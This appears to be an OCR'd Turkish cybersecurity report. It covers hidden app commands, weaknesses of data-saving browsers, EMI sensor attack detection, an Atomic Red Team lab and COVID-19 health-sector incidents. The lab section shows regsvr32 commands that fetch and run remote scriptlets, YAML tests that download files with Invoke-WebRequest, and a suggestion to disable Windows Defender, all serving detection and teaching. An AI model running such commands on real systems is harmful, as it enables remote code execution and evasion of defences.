3) **Saklı komutlar yardımıyla tetiklenen gizli davranışlar:** Saklı komutlar; müzik, oyun, eğitim, sosyal medya, üretkenlik, alışveriş gibi sektörlere ait birçok uygulamada kullanılmaktadır. Bu komutları hata ayıklama ve hata ayıklamanın olmadığı diğer fonksiyonel işlevlerin yapılabildiği kategori olarak iki kategoriye ayırmak gerekmektedir. Hata ayıklama modunda uygulamayı çalıştırırken ve uygulamanın düşük seviye fonksiyonlarını test etmek için yaygın olarak saklı komutlar kullanılır.

InputScope analiziyle elde edilmiş içinde saklı komutlar barındıran ve mağazalardan en çok indirilen 10 uygulama yukarıda Tablo 3'te gösterilmiştir. Tablo sütunlarında sırasıyla indirilme sayısı, uygulamanın ait olduğu kategori, uygulama paketinin ismi ve çalıştırılabilecek saklı komutlar gösterilmiştir. Örneğin, bir alışveriş uygulaması üzerinde HTTP ve vekil sunucu bağlantılarını test etmek için "d***p" ve "p***f" komutları kullanılabilir. Hata ayıklama dışındaki fonksiyonlar için de saklı komutlar kullanılabilir. Bazı komutlar yardımıyla standart kullanıcıların haberinin olmadığı işlevler tetiklenebilir. Örneğin bir sosyal medya uygulaması üzerinde *#0*3# komutu tüm önbelleği temizlemek için kullanılan bir saklı komut olabilir.

Sonuç

Girdi doğrulama daha çok zafiyet araştırmasında çalışılan bir konu olmasına rağmen, bu yazıda girdi doğrulamanın erişim anahtarları, ana parolalar, saklı yetki yükseltme komutları gibi girdiyle tetiklenen gizemlerin ortaya çıkarılmasına çalışılmıştır. Ayrıca istenmeyen kaynakların kara listeye alınması, sansürlü anahtar kelimeler, siber zorbalık içeren ifadeler ve zayıf parolalar gibi faaliyetlerin gerçek örnekler üzerinden nelere yol açtığı incelenmiştir. Girdi doğrulamanın önem düzeyinin ispatlandığı bir araç olan InputScope'un istatistikleri incelenmiştir. Hem kullanıcı girdi doğrulamasının yürütme bağlamı aşamasında hem de gizli fonksiyonların ortaya çıkarılmasında etkili içerik dönüştürülmesi aşamasında otomatik tespitler yapılmıştır.


İndirilme Sayısı	Kategori	Paket İsmi	Komutlar
10-50 milyon	Araçlar	com.*.whe*d	w***l, d***n, b***u, w***k…
10-50 milyon	Müzik ve Ses	com.th.ringtone.maker	Enableartistalbum, disableartistalbum…
10-50 milyon	Oyun	ru.c*.s*****	8***4, 82***, 6***9…
5-10 milyon	Alışveriş	w*.*n.****g	l***e on, b***l, f***e, p***n…
1-5 milyon	Eğitim	com.b*.a***y	P***f, d***p, c***f, p***n
1-5 milyon	Oyun	com.*a.b**n*	S***D#, M****, G***S, G***I
1-5 milyon	Sosyal medya	com.c*.f***s	c***h, c***t…
1-5 milyon	Sosyal medya	com.c*s****	*#0*#, *#*1#, *#*5#...
1-5 milyon	Oyun	com.h*.e****	un**s, lo**l, lo**s, un***…
1-5 milyon	Üretkenlik	Com.lfantasia.android	(maroonAuth), (amberAuth)…

Tablo 3: Saklı komutlar içeren en popüler mobil uygulamalara ait detaylı sonuçlar.

18. Mobil Tarayıcılardaki Veri Tasarrufu ve Riskleri

Mobil cihazlarla birlikte mobil işletim sistemlerinde çalışan web tarayıcılarının kullanımı da yaygınlaşmıştır. Kullanıcılara önemli kolaylıklar sağlayan bu durum diğer yandan mobil veri servislerinin ücretli olması sebebiyle yeni bir endişe ortaya çıkarmıştır. Kullanıcıların yüksek veri kullanım endişesine çözüm üretmeye çalışan mobil tarayıcı geliştiriciler ise veri tasarruflu tarayıcı opsiyonları geliştirmeye başlamıştır. Bu tarayıcılar üzerinde yapılan güncel araştırmalar sonucunda veri tasarrufu etkin olmadığı durumda alınan güvenlik tedbirlerinin veri tasarrufu etkin olduğu duruma göre daha esnek uygulandığı görülmüştür. Bu durumda milyonlarca kullanıcı çeşitli güvenlik riskleriyle (Ortadaki Adam Saldırısı gibi) karşı karşıya gelmiştir.

Genel Çalışma Prensibi: Veri tasarrufu sağlayan tarayıcılar kullanıcının web trafiğini bir vekil sunucu üzerinden geçirir, uygulama seviyesindeki işlemleri de bu sunucu üzerinde tamamlar ve kullanıcıya sıkıştırılmış statik sayfa ve kaynak dosyaları iletir[38].



Şekil 64: Vekil sunucu altyapısı.

Vekil sunucuda kullanılan yazılımların güncel olmadığı veya zayıf güvenlik kurallarıyla çalıştığı durumların kullanıcıların gizliliğini ve güvenliğini riske attığı görülmüştür.

Veri tasarruflu tarayıcıların genelde tipik bir tarayıcıya göre daha düşük güvenlik sağladığı belirlenmiştir. Bu yüzden kullanıcıların veri tasarrufu özelliğini aktif hale getirdiklerinde çoğu zaman farkında olmadan ciddi bir riske girdiği ortaya çıkmıştır.

Desteklenen Şifreleme Kuralları: Yaygın kullanılan birçok tarayıcı, aşağıdaki tabloda görüldüğü gibi tasarruf özelliği açık ise zayıf şifreleme kurallarının kullanımını artırmakta veya güçlü olanların sayısını azaltmaktadır[38].

Tarayıcılar tarafından yapılan bu tarz şifreleme kuralı tercihleri kullanıcıları POODLE[39] gibi bilinen birçok saldırı tipine karşı savunmasız hale getirmektedir.

SSL Sertifika Hatalarının Ele Alınması: Araştırmacılar tarafından yapılan çalışmaya göre popüler tarayıcıların bazıları veri tasarrufu aktifken SSL Sertifika problemlerini es geçmekte ya da kullanıcıya gerekli uyarıları göstermemektedir. Örneğin Opera Browser ve Opera Mini, veri tasarrufu aktifken artık güvenli kabul edilmeyen SHA-1 ile imzalanmış sertifikaya sahip sitelerin ziyaret edilmesine izin vermektedir. Ayrıca, bahsi geçen tarayıcılar sunulan sertifikayla alt alan adının eşleşmediği durumlarda bile önlem almamakta ve "related-domain" saldırılarına kapı açmaktadır. Bir başka örnekte ise Opera tarayıcıları veri tasarrufu aktifken, güvenilir kabul edilmeyen sertifika otoriteleri tarafından imzalanmış sertifikaları kabul etmekte, dolayısıyla kullanıcıları ortadaki adam saldırısına açık hale getirmektedir[38].

Veri tasarruflu tarayıcıların veri sağlayıcıları vekil sunucular olduğundan web isteklerine gelen cevapları maniple etmeleri de mümkün hale gelmektedir.

HTTP Kanalındaki Modifikasyonlar: Yapılan testler bazı veri tasarruflu tarayıcıların vekil sunucularının HTTP paketlerinin bazı "header" alanlarını sildiğini göstermiştir. Örneğin Opera Mini, web isteğinin cevabını "X-Frame-Options" alanını kaldırıp istemciye göndermektedir. Söz konusu alan "clickjacking" saldırılarına karşı önem arz etmektedir[38].

Milyonlarca kullanıcı tarafından tercih edilen veri tasarruflu web tarayıcılar arka planda birçok tehlike barındırmaktadır. Vekil sunucuların güncel olmaması, zayıflatılmış TLS entegrasyonu ve hatalı sertifika doğrulama gibi durumlar kullanıcıları doğrudan veya dolaylı olarak ciddi güvenlik riskleriyle yüz yüze getirmektedir.


Tarayıcı	Tasarruf Açık		Tasarruf Kapalı		Δ	
	Güçlü	Zayıf	Güçlü	Zayıf	Güçlü	Zayıf
Chrome	9	9	9	7	0	+2
Opera Browser	4	9	9	7	-5	+2
Opera Mini (Yüksek Tasarruf Modu)	4	9	9	7	-5	+2
Opera Mini (En Yüksek Tasarruf Modu)	3	10	9	7	-6	+3
Puffin (Ücretsiz)	6	7	-	-	-	-
Puffin (Ücretli)	6	7	-	-	-	-

Tablo 4: Tasarruf modu ve şifreleme kuralları matrisi.

19. Sensör Sistemlerine Yapılan Elektromanyetik (EMI) Saldırıların Tespiti

Sensörler fiziksel ortamlarla etkileşimde bulunabilmek için kullanılan bileşenlerdir. Bu etkileşimi mikrodenetleyiciler vasıtasıyla yaparlar. Ev otomasyonu, fabrika kontrol sistemleri, kritik altyapı, ulaşım sistemleri ve daha birçok sistemde bol miktarda bulunurlar. Bir sensör ürettiği analog değeri, yani fiziksel ortamdan okuduğu değeri sayısallaştırma için ADC (analog to digital converter) barındıran mikrodenetleyiciye gönderir. Mikrodenetleyiciler de bu okuduğu sayısal değerleri işleyip çıktıya dönüştürür.


Mikrodenetleyicinin sensörden okuduğu değerle kritik bir alt yapı için çıktı üreteceğini düşündüğümüzde sensörün gönderdiği değerin doğruluğu önemlidir. Bu noktada sensörün mikrodenetleyiciye ilettiği analog sinyal saldırgan için bir atak yüzeyi oluşturur. Saldırganın bunu yapmasına imkân veren zafiyet, sensörün bu iletimi mecburen bir kablo üzerinden yapmasından kaynaklanır. Kablo sinyal iletimi yaparken aynı zamanda anten görevi görür ve böylece dışarıdan gelen yabancı sinyalleri okuma eğilimine girer. Bu aradaki analog kanalın doğası gereği de mikrodenetleyicinin aldığı ölçümün sensörden mi yoksa saldırgandan mı olduğunu doğrulaması mümkün değildir. Saldırgan bu saldırıyı yüksek güçlü ve düşük güçlü EMI saldırısı olarak yapabilir. Yüksek güçlü EMI saldırısı hedef sistemin işlevini tamamen ortadan kaldırmak için yapılabilir, jamming buna bir örnektir. Düşük güçlü EMI saldırısı ise hedef sistemin ana işlevselliğini maniple etmek için yapılabilir. Düşük güçlü EMI saldırısı için kullanılan model Şekil 65'te gösterilmiştir. Saldırgan bir sinyal üretir ve bu sinyal sensör çıkışında oluşan sinyalle üst üste binerek mikrodenetleyiciye girer.



Şekil 65: EMI saldırı modeli.

Bu saldırıları engellemek için ekranlama ve EMI filtreleri gibi çözümler mevcut sistemlerde yüksek fayda sağlayacak şekilde kullanılmaktadır ancak bu çözümler büyük oranda engelleme sağlasa da parazitleri engelleyememektedir. Ayrıca saldırı tespiti noktasında da yardımcı olmamaktadır. Düşük seviyeli elektromanyetik sızma saldırılarının tespiti için yapılan bazı çalışmalar vardır[40].

Bu sistem sensörün kapalı durumdayken, yani bir değer üretmediği anda çıkışındaki sinyalin 0V ya da bilinen sabit bir değer olacağı düşüncesine dayanmaktadır.




Şekil 66: EMI saldırı tespiti algılama için sinyal üretimi ve örneklemesi.

Bu yüzden sensörün çıkışını saldırgan tarafından tahmin edilemeyecek şekilde modüle eder. Mikrodenetleyici sensörün çıkışında eğer bir dalgalanma tespit ederse yüksek oranlı saldırı tespiti yapar. Bu tespit için sistemin hangi zaman aralığında sensörün değer üreteceğini bilmesi gerekir. Sensörün çalışmadığı zamanlarda bir değer okuması yaparsa bunu otomatik olarak saldırı olarak algılayabilir. Yani sensörün çalışma geriliminin de sistem tarafından kontrollü şekilde verilmesi gerekir. Sensörü gizli bir frekansta örneklenmiş sinyalle besleyerek sensörün çıkışındaki değerler zaman aralıklarında tahmin edilebilir. Böylece tahmin edilen değerden farklı bir ölçüm olursa saldırı tespit edilmiş olur. Şekil 66'da bu sistem gösterilmiştir.

Şekil 67'de de bu modelin blok şeması gösterilmektedir. Blok şemasında saldırganın kırmızı ile gösterilen yerlerde sisteme sinyaller gönderdiği ve bu sinyalin beklenen değerleri arttırdığı görülmektedir.

Bu sistem hem sabit çıkışa sahip sensörlerde hem de



Şekil 67: Sistem çalışma modeli blok şeması.


mikrofon gibi değişken çıkışlı değerlerde sinyal üreten sensörlerde kullanılabilir. Sabit çıkışlı olmayan sensörler için üretilen sensör besleme geriliminin ve örneklemenin frekansının çok daha yüksek olması gerekecektir.

Saldırganın bu sistemi atlatabilmesi, ancak sinyalin sıfır olmayan yerlerinin tamamını sıfır olan örneklem gerilimlerini etkilemeden yapabilirse mümkün olacaktır. Saldırganın sinyalin örneklemini tahminin zorluğu düşünüldüğünde olasılığı oldukca düşüktür. n tane alt örneklemin olduğu yerde $^1/_{2^n}$ $^1/_{2^n}$ olacaktır. Ayrıca sıfır olmayan gerilimlerin sabit değer olduğu da sistem tarafından kabul edildiğinden bu ihtimal biraz daha düşmektedir.

20. Red Canary | Atomic Red Team Nedir?

Red Canary, MITRE ATT&CK tekniklerine göre hazırlanıp eşleştirilmiş, içinde saldırı testleri bulunan bir kütüphanedir. Kütüphanedeki her bir test belirli bir MITRE ATT&CK taktiği uygulamak için tasarlanmıştır. Bu testler sonucunda saldırıları tespit etmeye yönelik sigma kurallarının oluşturulması dahil bütün sürecin otomatik hale getirilmesi ve merkezi şekilde yönetilmesi mümkündür.

Bu çalışmada lab ortamı kurularak Atomic Red Team döngüsünde belirtilen adımlar lab ortamı üzerinde uygulanacaktır. İlk adım Red Canary kütüphanesinde bulunan saldırı taktiklerinden birinin seçilmesidir. Ardından hedef sistem üzerinde seçilen taktik uygulanacaktır. Son olarak hedef sistem üzerinde saldırı tespit edilecek ve bu saldırıya yönelik kural üretilecektir.




Şekil 68: Atomic Red Team Döngüsü[41].

Lab ortamı üzerinde saldırıların gerçekleştirilmesi için Red Canary merkezi olarak konumlandırılmalıdır. Saldırı tekniğinin uygulanması ve tekniğe ait logların incelenmesi için istemci B, Red Canary tarafından uzaktan erişilecek şekilde konumlandırılmalıdır.

Hazırlık Aşaması


- Red Canary github hesabından indirilmiş ve gereksinimleri yüklenmiş olmalıdır.
- İstemci B üzerine Windows 7 işletim sistemi kurulmalıdır. Ayrıca içine sysmon yüklenmeli ve logların daha detaylı toplanabilmesi için konfigürasyon dosyası değiştirilmelidir.
- sysmon.exe -accepteula -i sysmonconfig-export.xml



Şekil 69: Lab ortamı genel görünümü.

Saldırının Gerçekleştirilmesi


Red Canary'deki saldırı tekniklerinden "T1117"[42] bir senaryo dahilinde ele alınacaktır. T1117 taktiği Regsvr32.exe kullanarak hedef bilgisayarda komut çalıştırmak üzerine oluşturulmuştur. Regsvr32.exe ise Microsoft Windows ve ReactOS işletim sistemlerinde Kayıt Defteri (Operating System Registry) DLL'leri ve ActiveX denetimlerini kaydetmek ve kaydını silmek için kullanılan bir komut satırı yardımcı programıdır.



Şekil 70: Red Canary T1117 saldırı kodu.


Saldırı taktiğini gerçekleştirebilmek için komut istemci B üzerinde çalıştırıldığında calc.exe'nin uzak masaüstünde çalıştığı görülmektedir.

regsvr32.exe /s /u /i:http://192.168.80.128/atomic-red-team/atomics/T1117/src/RegSvr32.sct scrobj.dll



Şekil 71: Uzak masaüstünde Red Canary kodunun (calc.exe) çalıştırılması

Geliştirilen saldırıya ait loglar sysmon üzerinde görüntülenmektedir[43].



Şekil 72: Sysmon logu.

Red Canary kütüphanesindeki saldırı tekniklerinin oluşturduğu log kayıtlarını tespit etmek için, kütüphanede yer alan sigma kurallarının kullanılması ve SIEM ürünlerine entegre edilmesi mümkündür. Uygulanan T1117 taktiğini tespit edebilecek sigma kuralının bir örneği aşağıda görülmektedir.

```
---
attack_technique: T1117
display_name: Regsvr32
atomic_tests:
- name: Regsvr32 local COM scriptlet execution
 auto_generated_guid: 449aa403-6aba-47ce-8a37-247d21ef0306
 description: |
     Regsvr32.exe is a command-line program used to register and unregister OLE controls. Upon execution, calc.exe will be launched.
 supported_platforms:
 - windows
 input_arguments:
  filename:
   description: Name of the local file, include path.
   type: Path
   default: PathToAtomicsFolder\T1117\src\RegSvr32.sct
 dependency_executor_name: powershell
 dependencies:
  - description: |
          Regsvr32.sct must exist on disk at specified location (#{filename})
    prereq_command: |
     if (Test-Path #{filename}) {exit 0} else {exit 1}
    get_prereq_command: |
     New-Item -Type Directory (split-path #{filename}) -ErrorAction ignore | Out-Null
        Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1117/src/RegSvr32.sct" -OutFile "#{filename}"
 executor:
  name: command_prompt
  elevation_required: false
  command: |
   regsvr32.exe /s /u /i:#{filename} scrobj.dll
- name: Regsvr32 remote COM scriptlet execution
 auto_generated_guid: c9d0c4ef-8a96-4794-a75b-3d3a5e6f2a36
 description: |
   Regsvr32.exe is a command-line program used to register and unregister OLE controls. This test may be blocked by windows defender; disable
   windows defender real-time protection to fix it. Upon execution, calc.exe will be launched.
 supported_platforms:
 - windows
 input_arguments:
  url:
   description: URL to hosted sct file
   type: Url
   default: https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1117/src/RegSvr32.sct
 executor:
  name: command_prompt
  elevation_required: false
  command: |
   regsvr32.exe /s /u /i:#{url} scrobj.dll
- name: Regsvr32 local DLL execution
 auto_generated_guid: 08ffca73-9a3d-471a-aeb0-68b4aa3ab37b
 description: |
     Regsvr32.exe is a command-line program used to register and unregister OLE controls. Upon execution, calc.exe will be launched.
 supported_platforms:
 - windows
 input_arguments:
  dll_name:
     description: Name of DLL to Execute, DLL Should export DllRegisterServer
   type: Path
   default: PathToAtomicsFolder\T1117\bin\AllTheThingsx86.dll
 dependency_executor_name: powershell
 dependencies:
  - description: |
      AllTheThingsx86.dll must exist on disk at specified location (#{dll_name})
    prereq_command: |
     if (Test-Path #{dll_name}) {exit 0} else {exit 1}
    get_prereq_command: |
     New-Item -Type Directory (split-path #{dll_name}) -ErrorAction ignore | Out-Null
      Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1117/bin/AllTheThingsx86.dll" -OutFile "#{dll_name}"
 executor:
  name: command_prompt
  elevation_required: false
  command: |
       IF "%PROCESSOR_ARCHITECTURE%"=="AMD64" (C:\Windows\syswow64\regsvr32.exe /s #{dll_name}) ELSE ( regsvr32.exe /s #{dll_name} )
```

Sonuç

Bu ve benzeri saldırıların otomatik ve merkezi şekilde yapılması mümkündür. Kurumlar benzer senaryolar geliştirerek mavi takımlarının tespit yeteneklerini geliştirebilirler. Kırmızı takımla birlikte çalışarak Red Canary kütüphanesinde bulunan atak sayısını artırabilirler. Böylelikle gelişmiş tespit yetenekleriyle siber saldırılara karşı alınan önlemlerin yetersiz kaldığı durumlarda saldırılara cevap verebilirler.

COVID-19 VE SİBER GÜVENLİK

Tüm dünyanın bir numaralı gündem maddesi olan COVID-19 pandemisi süresince birçok siber saldırı meydana gelmiştir. Bunların bir kısmı bu zor zamanlarda sağlık sektörünü, bir kısmı ise oltalama saldırıları üzerinden son kullanıcıları hedef almıştır. Evden çalışma modelinin yaygınlaştığı bu dönemde uzaktan çalışma uygulamaları da tehdit aktörlerinin hedefi haline gelmiştir. Dönem özel konusu olarak hazırladığımız bu bölümde, saldırılara ve zafiyetlere dair bir çerçeve çizip ardından da nasıl korunabileceğinizle ilgili bilgiler vermeye çalışacağız.

21. COVID-19 Salgını Esnasında Gerçekleşen Sağlık Sektörü Hedefli Siber Olaylar

Giriş

Yeni koronavirüs hastalığının (COVID-19) yayılması, birçok sektörün atak yüzeyinde eşi görülmedik ani bir değişikliğe yol açtı. Sağlık sektöründe klinikte görev yapmayan birçok personel uzaktan çalışmaya adapte olmak zorunda kaldı ve bu durum güvenlik duruşunda zorunlu bir değişikliğe neden oldu. Gözlemlenen en kritik noktalardan biri alınan yeni alan adları arasında koronavirüsle ilgili adların sayısında üstel bir artış olmasıdır. Siber saldırılara zemin hazırlamak maksadıyla günde birkaç bin adet yeni alan adı oluşturulmuştur. Bununla birlikte tehdit aktörleri sağlık kurumlarını hem hedefleyen hem de taklit eden kampanyalar yürütmeye devam etmektedir.

Tehdit aktörlerinin COVID-19 pandemisinin etkilerinden dolaylı olarak faydalanmaya çalışacağı da değerlendirilmektedir. Bu büyük olasılıkla, kaynaklarının çoğunu pandemiyle mücadeleye yönlendiren sağlık kuruluşlarının hedeflenmesini içerecektir. Geçtiğimiz aylar içinde fidye yazılımı saldırıları ve veri ihlallerinin yanı sıra yetkisiz ağ erişiminin en göze çarpan özellikleriyle kişisel verilere (Personally Identifiable Information-PII) ve korunan sağlık bilgilerine (Personal Health Information-PHI) ve sağlık hizmetlerine yönelik çeşitli tehditler gözlenmiştir. Aşağıda bu olaylardan derlediğimiz haberleri bulabilirsiniz.

Siber Olaylar

- Hammersmith Medicines Research (HMR), Londra merkezli İngiliz aşı araştırma ve geliştirme merkezine siber saldırı düzenlenmiştir. Saldırganların (The Maze ransomware group) hedef firmanın tüm bilgisayar sistemlerini fidye yazılımlarıyla kapatma girişimi başarısız olmuştur. Saldırgan grup, bilgisayarları kapatma girişiminin başarısız olmasının ardından ilgili şirketten fidye talebinde bulunmuş, fidye ödemesi talebinin reddedilmesi üzerine şirket hastalarının kişisel ve medikal bilgilerini içeren yaklaşık 2.300 dosyayı dark webde yayınlamıştır. Bu durum söz konusu siber saldırının ilk etapta başarısız sonuçlanmış gibi görünse de aslında hedefine ulaştığını göstermektedir. Saldırgan grubun bu girişimi COVID-19 pandemisi sırasında hiçbir sağlık kuruluşuna saldırmama sözü vermesinden sadece birkaç gün sonra gerçekleştirmesi dikkat çekmektedir. HMR şirketinin BT yetkilileri sızan bilgilerin geçmiş 8-20 yıl aralığında olduğunu belirtmektedir. Sızan bilgiler; medikal anketleri, pasaport bilgilerini, sürücü belgelerini ve sosyal güvenlik numaralarını içermektedir. Saldırgan grup, girişimin şirkete 14 Mart tarihinde fidye yazılımlarıyla yapıldığını doğrulamıştır[44].
- Benzer şekilde INTERPOL'ün Siber Füzyon Merkezindeki Siber Suçlar Olay Müdahale ekibi, sağlık sektöründeki kilit kuruluşlara karşı yapılan fidye yazılımı saldırılarının sayısında önemli bir artış tespit etmiştir. Siber suçluların hastaneleri ve tıbbi hizmetleri sekteye uğratmak için fidye yazılımlarını kullandığı belirtilmiştir[45].
- Dünya Sağlık Örgütü, COVID-19 pandemisi esnasında çok göz önünde bulunan bir kurum olduğu için saldırganların ilk hedeflerinden biri olmuştur. DSÖ, düzenlenen saldırıların, COVID-19 krizinin başlamasından bu yana iki kattan daha fazla arttığını belirtmiştir. DarkHotel adındaki saldırgan grup DSÖ çalışanlarına giriş (login) ekranı gibi görünen oltalama sayfaları göndererek şifre çalma girişiminde bulunmuş fakat bu girişim başarısız olmuştur[46].
- Çekya'daki en büyük COVID-19 test merkezlerinden biri olan Brno Üniversite Hastanesi 12 ve 13 Mart tarihlerinde hedef olduğu büyük bir siber saldırı sonucunda tüm bilgisayar sistemlerini acil kapatma kararı almıştır. Bu karardan sonra hastane yönetimi sisteme yeni kayıt girişi yapamayacakları için yeni gelen tüm hastaları başka hastanelere yönlendirmek zorunda kalmıştır. Aynı sebeple hastanedeki tüm ameliyatlar iptal edilmiştir. Sağlık çalışanları hastalarla ilgili tüm notları elle yazmaya ve hastane içinde elden iletmeye başlamıştır. Bu durumun süreçleri çok yavaşlattığı ve dolaylı yoldan hastaların hayatını tehlikeye attığı belirtilmektedir[47].
- Amerikan Sağlık ve İnsan Hizmetleri Bakanlığı (The U.S. Department of Health and Human Services – HHS) COVID-19'a karşı verdiği mücadeleyi


yavaşlatmayı ve halka yanlış bilgi ve haberler yayılmasını amaçlayan ciddi yoğunlukta siber saldırı aldığını belirtmektedir. HHS sözcüsü Caitlin Oakley yaptığı açıklamada, siber güvenlik sistemlerine yapılan saldırıların, tehdit ve zafiyetleri tespit etmek amacıyla risk tabanlı olarak sürekli izlendiğini ve son günlerde alınan saldırı sayılarında ciddi miktarda artış olduğunu belirtmiştir. Bu sebeple BT birimlerinde bu süreç için ekstra güvenlik önlemleri hazırladıklarını ve tümleşik yapıyı koruyacaklarını açıklamıştır. Aynı zamanda bu süreçte yayılan sahte haberleri yalanlamak adına Ulusal Güvenlik Konseyi (National Security Council – NSC) resmi Twitter hesabından bir açıklama yapmıştır. Bahsi geçen tweet içeriğinde halk arasında mesaj yoluyla yayılan ulusal karantinaya gidileceği yönündeki söylenti ve yazıların sahte olduğu, böyle bir şeyin söz konusu olmadığını belirtmektedir[48].

- Facebook'taki National Cyber Security Services grubunda paylaşılan bir bilgide tehdit aktörlerinin yönlendiricilerin (router) DNS ayarlarını ele geçirip değiştirerek zararlı COVID-19 uygulamalarını yaydıklarının tespit edildiği bildirilmiştir. Bunun COVID-19 esnasında çıkan yeni bir siber saldırı tipi olduğunu ve web tarayıcıların sahte olan COVID-19 uygulamalarına karşı uyarılar verdiği belirtilmiştir. Bu uygulamalar genellikle Dünya Sağlık Örgütü tarafından sunuluyormuş gibi gösterilse de aslında tehlikeli bir kişisel veri çalma yazılımı olan "Oski Information-stealing malware"den oluşmaktadır. Bu zararlı yazılım çalıştığında kurbanın bilgisayarındaki tarayıcı çerezlerini, tarayıcı geçmişini, tarayıcı ödeme bilgilerini, kaydedilmiş giriş kimlik bilgilerini (parolalar dahil), kripto para cüzdanlarını, metin dosyalarını, tarayıcı otomatik doldurma bilgilerini, Authy iki faktörlü kimlik doğrulama veri tabanlarını çalmak ve uygulamaya zararlı bulaştığı sıradaki masaüstünün ekran görüntüsünü almak gibi risk derecesi çok kritik olan işlemleri gerçekleştirebilmektedir. Facebook grubu kendi kullanıcılarını bu tehdide karşı uyarmıştır[49].
